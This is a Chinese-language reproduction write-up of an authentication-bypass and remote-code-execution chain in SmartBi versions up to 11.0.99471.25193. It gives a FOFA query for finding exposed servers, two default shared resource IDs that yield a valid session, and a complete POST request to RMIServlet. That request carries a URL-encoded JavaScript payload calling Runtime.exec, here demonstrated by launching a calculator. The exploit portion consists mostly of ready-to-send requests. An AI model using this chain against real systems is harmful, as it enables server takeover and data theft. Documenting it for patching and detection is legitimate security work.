漏洞简介
SmartBi 是一款专业的企业级商业智能(BI)平台,致力于为用户提供高效、灵活的数据分析与可视化解决方案。它支持多源数据整合、自助式分析以及智能报表生成,帮助团队快速洞察业务趋势,赋能数据驱动的决策。Smartbi官方发布安全补丁修复了一处远程代码执行漏洞,该漏洞源于攻击者可通过默认资源ID绕过身份验证获取权限,配合后台接口实现远程代码执行,可能导致服务器被完全控制、数据泄露或业务系统沦陷。
影响版本
Smartbi <= 11.0.99471.25193
fofa语法
app="SMARTBI"
漏洞分析
参考里的漫漫安全路公众号,包括补丁解密分析,以及漏洞分析这里就不赘述了。
漏洞复现
权限绕过

权限绕过主要是数据库存在两个默认的publicshared字段为1的,即可公开访问的资源ID。
b904ab9f5a84712a672523a7b4881ee4
96a0a9d0b86f90d5416d013f4cfe2f23
GET /smartbi/vision/share.jsp?resid=96a0a9d0b86f90d5416d013f4cfe2f23 HTTP/1.1
Host: smartbi.mrxn.net
获取一个合法session
代码执行
然后访问后台的RMIServlet接口配合MetricsModelForVModule的checkExpression进行执行js表达式达到代码执行的效果
POST /smartbi/vision/RMIServlet HTTP/1.1
Host: smartbi.mrxn.net
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Cookie: FQConfigLogined=; JSESSIONID=yoursession
className=MetricsModelForVModule&methodName=checkExpression¶ms=%5b%22%76%61%72%20%70%20%3d%20%4a%61%76%61%2e%74%79%70%65%28%5c%22%6a%61%76%61%2e%6c%61%6e%67%2e%52%75%6e%74%69%6d%65%5c%22%29%2e%67%65%74%52%75%6e%74%69%6d%65%28%29%2e%65%78%65%63%28%5c%22%63%61%6c%63%5c%22%29%3b%22%5d
本地测试执行成功,弹出计算器。

